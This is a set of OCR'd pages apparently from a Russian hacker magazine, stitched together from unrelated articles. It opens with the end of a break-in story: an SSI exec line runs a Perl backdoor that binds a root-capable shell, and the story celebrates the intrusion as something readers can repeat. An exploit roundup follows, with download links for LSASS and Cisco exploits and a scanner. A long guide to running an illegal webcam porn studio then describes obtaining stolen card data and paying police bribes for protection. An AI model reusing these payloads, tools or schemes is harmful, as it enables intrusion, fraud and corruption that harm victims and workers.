Не буду уточнять приватный адрес FTP, с которого был скачан бэкдор. Аналогичный Perl-файл ты можешь найти по адресу www.drugtext.org/database/library_OpenFile.cfm/bd.pl?ServerFile=bd.pl. Бэкдор прост как 2 рубля - скрипт открывает порт и при соединении запускает /bin/sh. Это все, что было необходимо нашему герою. После отправки последнего SSI-вызова вида: <!--#exec cmd="/usr/bin/perl /tmp/bd.pl"--> в системе послушно открылся 37900 порт. После всего проделанного взломщик восстановил первичный index.shtml (чтобы замести следы) и приступил к локальному взлому системы.

Помнишь первый командный запрос? В нем злоумышленник узнал версию ядра системы, а также права, под которыми работает Апач. Судя по версии ядра (2.4.20), сетевой партизан запросто мог порутать сервак обычным ptrace-эксплойтом от isee-security. Последней проблемой было то, что на сервере по-прежнему отсутствовал wget. Конечно, хакер мог закачать эксплойт, прибегнув к помощи обычного Ftp-сценария. Но в данной ситуации проще использовать локальный ввод в консоль, запустив /bin/cat с перенаправлением в файл. Таким образом злоумышленник залил сплойт на машину. Впоследствии он удачно скомпилировался и запустился. Думаю, понятно, что после всех этих действий хакер был вознагражден абсолютными root-правами.

МОРАЛЬ СЕЙ БАСНИ

Время собирать камни. А точнее, подвести небольшой итог. Как видишь, даже через небольшую багу на форуме вполне реально получить абсолютные права. Это смог сделать продвинутый юзер, скрывающийся под маской «героя-хакера», а значит, сможешь и ты. Если, конечно, будешь читать журнал Хакер и носить светлую голову на плечах :).



Нехитрый ввод эксплойта

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



LSASRV.DLL RPC BUFFER OVERFLOW

ОПИСАНИЕ:

Недавно появился свежий эксплойт, открывающий на уязвимой машине шелл. Хакер способен получить полный доступ к серверам под управлением WinXP/2k, причем админа не спасут даже установленные сервис-паки - бага тапится во всех выпущенных пакетах от SP1 до SP4. Новый сплойт снабжен мощным шеллкодом, который и открывает заветный шелл на указанном порту. Спустя неделю после выхода эксплойта, была представлена софтина, которая автоматически сканирует заданный диапазон адресов на уязвимость и рутает бажные машины. Берегитесь, ленивые админы!

ЗАЩИТА:

Защититься можно двумя способами. Во-первых, следует установить обновление от MS (www.xakep.ru/post/21189/default.asp). Во-вторых, можно защитить систему обычным файрволом, для этого рекомендуется пресекать все внешние подключения на следующие порты: TCP: 135, 139, 445, 593; UDP: 135, 137, 138, 445.

ССЫЛКИ:


Скачать исходный код эксплойта можно по адресу www.securitylab.ru/_Exploits/2004/04/HOD-ms04011-lsasrv-expl.c.
Для ленивых - ссылка на уже скомпилированный бинарник: www.openwww.net/soft/HOD-ms04011-lsasrv-expl.exe.
Для самых ленивых - линк на сканер уязвимых машин: www.security.nnov.ru/files/lsassaroot.zip.

ЗАКЛЮЧЕНИЕ:

Багу в сервисе Lsass можно приравнять к нашумевшей уязвимости в RPC DCom. Хотя бы потому, что в Сети уже орудует мощный червяк Sasser, который принес массу проблем и убытков многим сетевым компаниям. Учитывая факт, что наши (да и зарубежные) администраторы не любят накладывать хотфиксы, хакеры еще долго будут глумиться над зараженными операционными системами.

GREETS:

Автором полноценного эксплойта, а также сканера для Lsass является кодер houseofdabus.



Shell за пару секунд

CISCO GLOBAL EXPLOITER

ОПИСАНИЕ:

Я думаю, ты уже наслышан о дырявости IOS, внедренной в роутеры Cisco. Недоработки в коде позволяли обходить авторизацию Web-сервера, DoS'ить интерфейсы маршрутизатора, убивать SSH и многое другое. И вот настал долгожданный момент, когда 9 самых весомых уязвимостей были вшиты в единый эксплойт. Теперь хакеру достаточно передать номер ошибки с помощью параметра, и сплойт сделает черное дело. Программа полностью написана на Perl, поэтому у хакера не возникнет проблем с компиляцией.

ЗАЩИТА:

Пожалуй, есть только один способ защититься от всех этих уязвимостей – проапдейтить IOS. Несмотря на то, что некоторым ошибкам уже более 2 лет, все они крайне распространены и часто встречаются. Поэтому цисководам рекомендую скачать эксплойт и проверить каждый таргет на своей IOS, пока за них это не сделал кто-нибудь другой :).

ССЫЛКИ:

Вот полный список уязвимостей, входящих в эксплойт: www.securitylab.ru/44184.html. Что касается самого Global Exploiter'а, его можно слить по ссылке www.securitylab.ru/_Exploits/2004/03/cisco.pl.txt.

GREETS:

Дружно благодарим команду blackangels (www.blackangels.it) за глобализацию всех цисковых дыр :). Молодцы, ребята!

Уводим Циски в офлайн :)

EXCHANGE POP3 SERVER EXPLOIT

ОПИСАНИЕ:

Еще одной виндовой уязвимостью стал баг в почтовом сервере eXchange. Правда, ошибка кроется не в pop3, а в SMTP-части этого сервиса. Если говорить по делу, хакер может «уронить» сервис, прислав хитро скомпонованный пакет данных в поле MAIL FROM. После отладки этой ошибки появился перловый эксплойт с большим шеллкодом. Польза от сплойта огромна - после его запуска на 9191 порту открывается доступ к командному интерпретатору.

ЗАЩИТА:

На данный момент полноценной защиты от изъяна не существует. Но я уверен, что в скором времени на www.exchangepop3.com появится свежий релиз или багфикс. Поэтому либо сиди и жди, пока тебя взломают, либо срочно ищи альтернативу бажному eXchange :).

ССЫЛКИ:

Эксплойт можно слить по адресу www.securitylab.ru/44720.html.

ЗАКЛЮЧЕНИЕ:

В последнее время все виндовые сервисы подвержены скрупулезному изучению со стороны хакеров. Как видишь, это приводит к рождению новых эксплойтов и червей. Будь осторожен - вполне возможно, что твою систему уже поломали ;).

GREETS:

Эксплойт для eXchange написал simo abder в тандеме с marocit. Если верить источникам, все они французские хакеры и тусуют на IRC-канале #crack.fr.

Убойный шеллкод

Олигарх (oligarch@real.xakep.ru)



ВЕРШИНА ПОРНОБИЗНЕСА

Я соблюдал Православный Пост, пока партнеры по бизнесу не принесли слишком много возбуждения, так что я оседлал свой Brabus G V12 и отправился к знакомой проститутке из «Шамбалы». Уходя от продажной дамы, чувствовал себя дико виноватым, так что свой грешок решил искупить, рассказав тебе, на чем я поднялся, чтобы купить свою первую Audi A8 и отправиться в Милан одеть в Haute couture 2001/2002 одну недоступную подругу.

ОРГАНИЗУЕМ СОБСТВЕННУЮ LIVE CAM СТУДИЮ!

LIVE CAM – ЖИВЕЕ ВСЕХ ЖИВЫХ!

Несколько лет назад телевидением завладели повсеместные «За стеклом», люди тратили уйму времени на изучение чужой бытовухи. Время - деньги, так что в интернете параллельно развивалась целая развлекательная индустрия, нацеленная на удовлетворение вуайеристов. Однажды мой тогдашний босс, зная про сомнительные побочные заработки, попросил подборку номеров кредиток с полной инфой по владельцам. Зачем вдруг взрослому дяде понадобился этот срам? Выяснилось, что начальник решил затовариться аккаунтами на сайте для любителей наблюдения за чужим телом в реальном времени - www.ifriends.net. Тогда как раз из Америки пришел счет моей American Express Platinum: за месяц была спущена уйма денег! Я понял, надо срочно открывать свою live cam студию, брать на работу всех знакомых жриц любви и показывать их заморским мастурбаторам за дензнаки!

Чтобы осуществить задуманное, нужно было решить пять основных проблем:

1. Найти квартиру или офис, куда прописать порномоделей.
2. Протянуть в офис широкий канал в инет.
3. Купить и установить все необходимое железо.
4. Отыскать подходящих девах, которые будут сниматься.
5. Найти хорошего партнера, через которого я буду продавать наши трансляции.

На самом деле, это очень обширная тема с кучей разнообразных нюансов и лазеек. Учитывая объем статьи, тут ты узнаешь все необходимое лишь по обозначенным пяти пунктам. Если все правильно получится – ты разбогатеешь! Пиши мне через полгода, я как раз буду обновлять свой автопарк, тебе продам свой годовалый MB CLK 320AMG :).

КВАРТИРНЫЙ ВОПРОС

Тогда моим главным партнером был известный чешский порногигант Хонза, один из лидеров местной индустрии. Общими усилиями мы открывали live cam студии в Москве и Праге. Я сильно сомневаюсь, что среди читателей много людей с чешской пропиской, так что продолжу лишь по теме Москвы. В первую очередь надо было решить, где мы будем хостить наш очаг разврата. Студия в офисе хороша тем, что в специальных нежилых зданиях обычно уже проведен убедительно быстрый инет за приемлемую плату, однако и снять такой офис стоит на порядок дороже. Тем более нам нужно было много пространства, чтобы разместить всех шестерых фей. Так что можно сразу закрыть тему прописки дюжины девчонок на кухню хрущевки: для грамотной трансляции по инету потребуется дополнительное пространство. Да и возможный «производственный шум» может вызвать вопросы и недовольство со стороны офисных соседей.


Совсем другое дело – трехкомнатная квартира в сталинском доме, где стены и потолки не пропустят ни звука. В поисках квартиры обратился, как водится, к знакомому риэлтеру, который обещал подыскать вариант с максимально тихими соседями. Размер квартиры зависит от количества работниц и дополнительного персонала (администратор, переводчик, охрана). У меня постоянно трудились 6 девочек, один администратор и три переводчика. Две комнаты были довольно просторными, так что в первую поместились две девки и два переводчика. Во вторую получил вписку администратор с переводчиком, а также 2 жрицы любви.

В оставшуюся третью комнату я зарядил еще пару «львиц». На кухне постоянно дежурил «гладиатор», охранник моего очага греха. Там же располагался видеомонитор, питаемый с камер обозрения. О техническом оборудовании я более подробно расскажу ниже.

КОННЕКТ

С инет-каналом тоже все не так просто. Мы остановились на варианте с квартирой, так что шнягу с выделенкой нужно было решать самостоятельно. В соседнем доме функционировала локальная сеть с каналом в инет, но, учитывая размах нашего бизнеса, этот вариант не подходил: слишком дорого стоил трафик и слишком часто падал инет. Так что для нас единственным выходом было подключение к полноценному провайдеру, причем без ограничения по трафику. Мы повисли на канале в 512K, и всем 6 труженицам хватало толщины коннекта. В среднем, нужно порядка 84K на девочку, хотя это зависит от требуемого live cam провайдером качества видеопотока. Также не все сервисы берут трансляцию на свои мощности: отдельные конторы будут цеплять дрочеров прямо к тебе, тогда трафик заметно вырастет. Переводчик был связан с моделями локально, так что на него внешний канал почти не расходовался. Коннект администратора с внешним миром также отнимал лишь толику трафика.


Мы стали искать стабильный канал, который можно было бы протащить в нашу избушку. Нашлось оптоволокно в непосредственной близости. Я не буду вспоминать, сколько мы платили тогда, поскольку цены постоянно меняются. Скажу лишь, что безлимитное подключение по 512K стоит сегодня от $1k до $2k. При выборе канала следует обратить внимание на мощность uplink'а, т.е. исходящего канала, на который ляжет до 95% нагрузки. Ряд провайдеров дают более узкий исходящий канал, чем входящий (512 «вниз» и, скажем, 128 «наверх»). Так что будь внимателен! Если женская сборная пока не велика, и предполагается лишь пара тружениц на постоянном коннекте, канал можно снять и поуже, 192 на двоих будет достаточно. Логично изначально обговорить с ISP как возможность расширения канала в будущем без дополнительной платы, так и сужение на случай постепенного сворачивания бизнеса. При поиске провайдера я пользовался сайтом www.providerz.ru, однако их база не впечатляет полнотой. Один мой коллега по цеху пробил канал через расположенную по соседству контору: под мастерскую с 3 девками он отхватил 320K + безлимитный трафик. Оплата «вскладчину» оказалась очень выгодным решением. Если же соседи не хотят «сообразить на двоих», у них можно просто разузнать о провайдере, работающем в выбранном районе. Можно и тупо обзвонить основных провайдеров города с вопросом о доступности безлимитной выделенки в твоем районе, возможности организации радиолинка.


Настройки оборудования не удивляют разнообразием

КУЙ ЖЕЛЕЗО, ПОКА ГОРЯЧО

Какое железо мы использовали? Этот вопрос, пожалуй, самый простой. Если ты не обещал девам ежедневные десматчи в контру, то подойдет самое обыкновенное, дешевое железо. У нас все было собрано на P3 667 МГц, по 256 оперативы, скромные винты, 3 могучих 19-дюймовых монитора и 3 «пятнашки», и те и другие - ЭЛТ («старые», огромные, как стиральные машинки). На таком железе и сегодня все будет работать без шума и пыли! Мониторы я выбирал, исходя из следующих соображений. 19-дюймовые предназначались для интернет-жриц, которые сами общались с клиентами на английском. Те же, кто общались с дронами через переводчика - «стилуса» - юзали «пятнашки». Большие экраны нужны были, чтобы тетя могла следить за чатом, видеть то, что просит сделать ее «минутный хозяин».

Для обозрения всей тетки целиком следовало расположить кресло на определенной дистанции от web-камеры. Так что мониторить чат на «пятнашке» было бы неудобно. Неграмотные тетки одевали наушники и микрофоны, подключенные к компу. По локалке же Netmeeting'ом мутилась связь с переводчиком, который по-русски давал ей инструкции от клиента. На момент организации бизнеса, мой подход казался довольно оригинальным. Большинство братьев по оружию сомневались, что это сработает. Во-первых, трансляция голоса переводчика вместо модельного будет выглядеть подозрительно для клиента. Однако мы заметили, что подмена голоса снижает продолжительность пребывания покупателя лишь на 20-25%. Во-вторых, как будет модель читать текст, если она неграмотная в английском, а переводы ей приходят в текстовом виде от «стилуса»? Когда я в школе учил английский, то никогда не пользовался стандартными транскрипциями: до сих пор их читать не умею. Но для правильного произношения писал все английские слова русскими буквами (Олигарх, похоже, обладает неповторимым классическим английским произношением! :) – прим. ред.). Так мы поступили и с переводами английского: переводчик сразу забивал нужный текст русскими буквами. С перманентным успехом мы пытались делать это программно, немного изменив концепцию «Штирлица», где встроена тема перевода транслита в чистый русский. Практика показала, что даже минимального знакомства модели с английским достаточно для чтения таких «шпаргалок». В-третьих, дрочера может раздражать то, что девка постоянно с кем-то разговаривает голосом, тогда как он трещит с ней только текстовым чатом. Разговоры девахи были необходимы, что вполне понятно, для передачи ответов переводчику. Это также негативно сказывалось на продажах, и мы теряли те же 20-25%. Хотя при совместной работе переводчика и модели тексты получались вдвойне возбуждающими, что порой надолго удерживало сластолюбца :).


На сайте providerz.ru находится информация о провайдерах твоего города

Ключевая железка – веб-камера. К ней нет специальных требований, подойдет практически любая. Недавно я был в одной live cam студии, там все было построено на Creative WebCam Video Blaster, который в разных версиях и дизайнах стоит от $25.


Я же, будучи отчаянным барыгой, старался все оборудовать максимально дешево; собирал вместе с подельником железо на www.barahlo.ru и тому подобных интернет-толкучках. Там же все было продано, когда мы закрывали нашу веб-кам студию.


ЖИВЫЕ ГЛАЗКИ

После первых месяцев работы конкуренты стали возникать повсеместно: у них имелись модели более качественные, как попугаи, говорящие на 5 языках; рассылка дисков с записями была в ходу. Нужно было придумать какую-то фишку, чтобы выделиться среди многочисленных соперников. Как раз тогда целый ряд сервисов (легендарный ifriends.net, в первую очередь) стал работать с т.н. pan/tilt камерами. Т.е. аппаратами, которые могут менять положение, руководствуясь командами с компа. Команды могут быть посланы как локально (сама девушка наводит глазок куда надо), так и удаленно – дрочером, который может зазумить объектив на самых недоступных частях влекущей модели.



Давай посчитаем, сколько можно заработать на live cam бизнесе. Скажем, у нас одновременно работают 6 моделей – при этом каждая за шестичасовую смену работает в привате по часу. Получается, за сутки девочки нарабатывают примерно 20 часов с VIP клиентами, ты получаешь по $3 за минуту. За сутки твой доход составляет $3600.




Карта для видеозахвата



Для организации live cam бизнеса тебе понадобится полноценный канал в инет с неограниченным исходящим трафиком и скоростью порядка 512K.



Легализовать подобный бизнес в России почти невозможно, поэтому факт остается фактом – большинство live cam студий работают нелегально.

При поиске «крыши» нужно стараться выйти непосредственно на больших начальников из УБЭП, не стоит связываться с посредниками – может выйти себе дороже.

«Двигающиеся» камеры еще не получили полного распространения, так что, возможно, придется попотеть, разыскивая нужный аппарат за приемлемые тугрики. Мы вышли из положения, поставив конверсионную разработку, продукт от народных умельцев, который сделал наши камеры полностью совместимыми с рядом сервисов, вроде divashow.com. Сейчас я бы выделил модель SmileCam от SinTec, которая подробно описана на store.webcam.com. С развитием студии многие двигали нас на покупку карт видеозахвата, чтобы оцифровывать аналоговый видеопоток с обычной VHS-карты. Мы так и сделали, купив дешевую рабочую понаме-карту.

Я обещал поведать, какое железо было установлено для обеспечения безопасности моей развратнической норы. Наименования использованных камер видеонаблюдения я уже не помню, да и в контексте журнала – это лишняя инфа. Скажу лишь, что добрый дядя монтер сделал нам центральный рубильник, которым выключалось все электричество в квартире на случай нежданного визита друзей в фуражках.

LEGALISE IT!

Я однажды показал свою прежнюю статью в Х чешскому товарищу. Он, избалованный частичной легальностью своего бизнеса, удивился: почему журнал ничего не пишет о «прозрачной», легальной работе? Все помнят попытку моего коллеги, олигарха Ходорковского обустроить прозрачность собственного бизнеса? Я тоже помню и говорю, что я пока не видел ни одной веб-кам студии, работающий в RU полностью легально! В чем сложности, чем отличается торговля девками по интернету от запуска палатки «Крошка-Картошка»? Ничем. Тебе лишь потребуются: юридическое лицо (чистая фирма), контракты-договора с твоими работницами, офисное пространство (квартиры, вполне понятно, не катят), зеленый свет от пожарников, санитарно-эпидемиологической станции и милиции. Покупка фирмы – деньги, ее регистрация на себя – палево, регистрация на негра – уже не та кристальная чистота, о которой ты просил... Нужен официально снятый (купленный) офис, при сдаче которого хозяева должны знать, каким таким грязным делом ты собираешься заниматься. Про геморрой со сбором всех бумажек от чекистов и тому подобных товарищей – я сохраню молчание. Да и тему с выбиванием телематической лицензии, необходимой для ведения вебкам-бизнеса, я не буду разбирать, т.к. этот процесс чреват серьезными тратами нервов и денег.

Массу вопросов вызывает и финансовая сторона проблемы. Как показывать доходы от студии? Даже если ты найдешь пути разъяснения доходов с продажи тела, придется платить нескончаемые налоги. Конечно, налоги – наш гражданский долг! Но... No comments. Если все же придет светлая идея легализоваться, лучше все детали провентилировать у юриста, который своими разъяснениями, вероятно, отобьет всякую жажду «прозрачности». Есть более актуальная проблема «прозрачности» в нашем, отечественном понимании – добрые отношения с погонами, которые могут сильно кровь подпортить, если твоя студия будет запалена. Так что проблему чекистов нам пришлось решать заочно, т.к. к делу мы подходили профессионально и на весомую прибыль рассчитывали с самого начала. Я не буду упоминать конкретные ведомства, с людьми откуда нам пришлось «сотрудничать». Скажу лишь, что в ряде случаев с обнаруженными порностудиями, расследованиями занимался УБЭП. «Техническую поддержку» со стороны органов мы хотели видеть исключительно напрямую, без посредников. После массы встреч и литров выпитого с чекистами «Стандарта», мы нашли «покровителя», который решил бы возникшую проблему. Благо его помощью мы так и не воспользовались в полном объеме, только вносили ежемесячную «абонентскую» плату.

КАДРЫ РЕШАЮТ ВСЕ

Зная расценки, $2-5 за минуту общения с «chat-host'ом», т.е. объектом мечтаний клиента, я был сам готов оголяться перед камерой :). Как раз купил годовую карточку Gold Gym'а и регулярно ездил пулять на сноуборде в Альпы. Т.е. был вылитой порномоделью. Но природная гомофобия убила во мне гей-модель, и я стал срочно разыскивать девок для работы перед камерой. Да и с одного меня вышло бы по любому порядком меньше денег, чем с целых шестерых развратниц.

Я имел прежде опыт организации порнофотостудии, так что пробивал новую тему лбом, несущим множество профессиональных шишек. Помимо скопившегося опыта, осталось и множество контактов на порномоделей. Большинство из них, исключая десяток съемочных дней, весь месяц простаивают без дела, танцуют стриптиз, моют полы, делают уколы и тратят время на другие непрофессиональные занятия. Без проблем, обзвонив знакомых орально-генитальных тружениц, собрал половину штата. Мне нужно было смонтировать довольно объемный штат, т.к. одна моделька не могла быть у станка дольше 6 часов. При этом, в среднем, одна деваха может заниматься делом не более двух часов (такова физиология, нимфоманок нам мало выписали :(), остальное время она проводит в Guest-chat'е, где просто общается с потенциальными клиентами, не раздеваясь и не развлекаясь с dildo. В итоге мне нужно было подыскать около 30-35 моделей, плюс несколько на замену: если основные заболеют или уволятся. Заменами мы практически не пользовались, т.к. уже за первые месяцы работы появились постоянные клиенты, которые хотели конкретную девку и никого иного! Работницы были качественные - дроновские деньги сшибались четко, никто из штата не был обижен.

Я сам уволил лишь нескольких. Наркотики в сфере порно, как и в модельном бизнесе, довольно распространены. Когда я занимался фотобизнесом, на злоупотребления моделей можно было закрывать глаза: все проблемы решал повторный дубль. Но в моем нынешнем бизнесе эта проблема встала ребром: находясь в состоянии наркотического опьянения, модель внезапно переходила с английского на русский, вела себя неадекватно, отказывалась исполнять приказы дрочера. Естественно, подобные проколы снижали наш трафик, статистика лишь огорчала... Один из дронов даже арбуз-abuse накатал в саппорт лив кам сервиса: мол, оскорбляют меня тут почем зря, модель посылает меня и называет «жирной мразью». Нас штрафанули на $500. Понятно, что виновница не хотела и не могла скрыть свою страсть к вдыханию в туалете экстази, смешанного с героином. Приходилось расставаться, хотя и была девочка отменной моделью, занимала второе место по популярности в нашем стройном ряду.

Так что разумно сразу обговорить определенные правила для моделей: никакого бухла и наркоты, не есть перед камерой, если об этом не просит дрон; не устранять угри и не вынимать волосы из носа, если это не нравится клиенту. Долго пришлось отучать всех пользоваться мобильниками на работе, была выставлена такса – $50 за возникшую в камере трубку. В случае когда модель сильно устала и теряет всякий тонус, разумно отлучать ее от работы, чтобы не портить ее собственный образ и престиж конторы. Я много раз штрафовал моделей, когда они приходили не выспавшимися или в нерабочем настроении. За правильным поведением следила администратор, наблюдая видеопоток со всех камер сразу.

Мой чешский напарник работал по 12 часов в сутки, так что в смену проходили только 12-18 моделей. Оно и понятно: там выделенка - анлимитед втрое дешевле нашего, зарплаты ниже; кадры легче искать, ибо



Веб-камера Creative WebCam Video Blaster



Умная веб-камера SmileCam от SinTec

страх быть попаленным значительно ниже! Я же двигал все на советской скорости: две пятилетки за одну! Мы работали, как пивной ларек у метро, non-stop, 24/7. Так что у нас постоянно вкалывали обозначенные выше 30 человек, чтобы помимо «нормированного рабочего дня», модели могли рассчитывать на выходной день. Добором второй половины «ласковых кошечек» я занимался, обзванивая знакомых AWM'ов, чьей нишей является съемка main stream контента. До поры до времени я не распространялся о создании студии, т.к. в адулт-индустрии, штуке 100% коммерческой и продажной, даже стабильные партнеры могут устроить неприятности. Так что, собирая моделей, я отмазывался проведением очередной XXX-фотосессии. Я не брал никого с улицы, исключая одну девочку. Купив несколько рубашек Patrick Hellmann в «Галерее Актер», я шел по Пушкинской и через стекло «Елок-Палок» увидел свою будущую сотрудницу. Как кто-то из конкурирующих магнатов индустрии ее не приметил – для меня загадка! В общем, после выпитой с ней и ее подругой бутылки «Chivas», она уже была открыта для любых предложений, в том числе коммерческих. На следующий день я ее отвез к знакомому специалисту по актерскому искусству, который и прежде тренировал для меня кадры. Девочка была смышленой (я сразу просек ее XXX-талант!) и через неделю уже вышла на работу, став еще через месяц второй самой продаваемой позицией нашего предприятия! Так что, обладая минимальным знанием человеческой психологии и коммуникабельностью, порнозвезд можно выращивать своими руками, в домашних условиях! Кстати, после работы со мной, указанная звездочка уехала на Кипр на постоянную работу в одну из тамошних крупнейших адулт-студий!

Важным моментом в работе с моделями стала оплата. Мы имели по 20-50% с того, что клиент платил сервису. Большинству модельных студий платят 10% с отжатого у дрочера. Те, что свободно говорили на английском (было также несколько с немецким и французским), получали надбавку. Однако нам пришлось ввести и оклад моделям, в зависимости от их популярности они получали деньги и за «простой», когда просто чатились с потенциальными клиентами в guest-chat'е. Бывало так, что у девочки было лишь несколько клиентов за день, по две минуты каждый, но зато потом приходил спонсор, который мог часами ее развращать, пробивая мне лавэ на новый BMW X5.

БОЙЦЫ НЕВИДИМОГО ФРОНТА

С подбором вторичного персонала (администраторы и переводчики) было чуть сложнее. Бизнес «лив кам» был тогда совсем не известен в отечестве, так что мне пришлось импортировать сразу двух администраторов из той же Чехии. Большинство тамошних жителей старше 40 после пары дней занятий отлично вспоминают русский, который учили в обязательном порядке в школе. Таким образом, я имел двух профи с опытом работы в трех кам-студиях и пяти фото-видео по XXX-профилю. Администраторы могут оказаться ключевыми людьми в разборках с чекистами, а тут – иностранцы, с которых спрос малый: ничего не знаем, ничего, кроме Кремля и Мавзолея, не видели! Когда возникали проблемы у одного из админов, я сам выходил на службу, благо это случилось лишь пару раз.

Работа переводчиков оказалась более напряжной, чем ожидалось, так что более 8 часов мог вкалывать лишь один стахановец. Первым переводчиком, который работал только в текстовом режиме, стал мой знакомый AWM, который заколебался лепить странички для «вбива». Он прожил несколько лет в Штатах, так что похотливые тексты рожал лучше любого амера! Двух других я разыскал среди знакомых по порталу «Стульчик», переводивших целую серию текстов эротического характера. Остальных добил среди своих контактов по индустрии. Подобралась полностью профессиональная команда, исключая пару дочек-сестер дружественных повелителей адульта: те хотели идти по стопам родственников, только чтобы без грязи!

В охране сутки через двое трудились трое чекистов, присланных боссом, который нас прикрывал. Постоянно находился лишь один из них, гонял чаи и слушал радио «Шансон» на кухне. Парни честно выполняли свой долг, получая ощутимый бонус к своему официальному окладу. Они же вели запись всех приходящих и уходящих, только они могли впускать и выпускать людей. Я им запретил когда-либо выходить из квартиры до прихода сменщика.

ФИНАЛ

Наша фирма крутилась около 7 месяцев, что похоже на средний срок жизни конкурентов. Первые полтора месяца работы выжали все силы, я спал лишь 4 часа в сутки, но оставшиеся полгода оставляли массу времени на отдых и другую работу. Я поучаствовал в запуске 4 подобных точек, где выступал в качестве инвестора и консультанта, оставляя всю черновую работу «молодым львам». Честно скажу, в статье я многое упустил из виду, в частности пункт 5 - выбор оптимальных партнеров для продажи наших chat host'ов. Эту тему рассмотрит в отдельной статье мой младший брат – Ходорковский, одна из восходящих звезд российской AWM-сцены.

Большинство профессионалов задают конкретные вопросы по бизнесу, новичкам же интересно – выгодно ли это, можно ли на этом внезапно подняться? Я не буду распускать старческие сопли: сейчас время уже не то, все вкусное разобрали – остались одни кости от дойной коровы заморского дрочера... Нет, бизнес постоянно развивается, стартуют новые ниши, платежеспособные мастурбаторы растут числом. Однако работать действительно становится сложнее – приходится много шевелить мозгами и руками. Даже если эта затея, позволившая мне купить сразу 3 легальных бизнеса вне адульта, тебя парит, всегда можно подыскать нечто оптимальное. Я еще поведаю о других темах стрижки зелени в adult-бизнесе.

■ Ходорковский-младший (oligarch@real.xakep.ru)

ВИДЕОГЛАЗКИ ИНТЕРНЕТА

Есть у меня старший брат - Олигарх, знаменитый на весь рунет своими безумными порнопроектами. Я же решился выйти из тени только сейчас, ибо это нечестно! Нечестно, что Олигарх путает топовых подруг в "Галерее" и планирует заказать BMW Z6, а я пивко осушаю со студентками ближайшего политеха и еще не весь лизинг выплатил по своему старому "Пассату". Чтобы заставить своего горячо любимого родственничка чуть-чуть пошевелить мозгами, я сдам тебе все секреты его легендарного live cam бизнеса.


ПОДЫСКИВАЕМ ПАРТНЕРА ДЛЯ LIVE CAM БИЗНЕСА

КОРЕШКИ ДА ВЕРШКИ

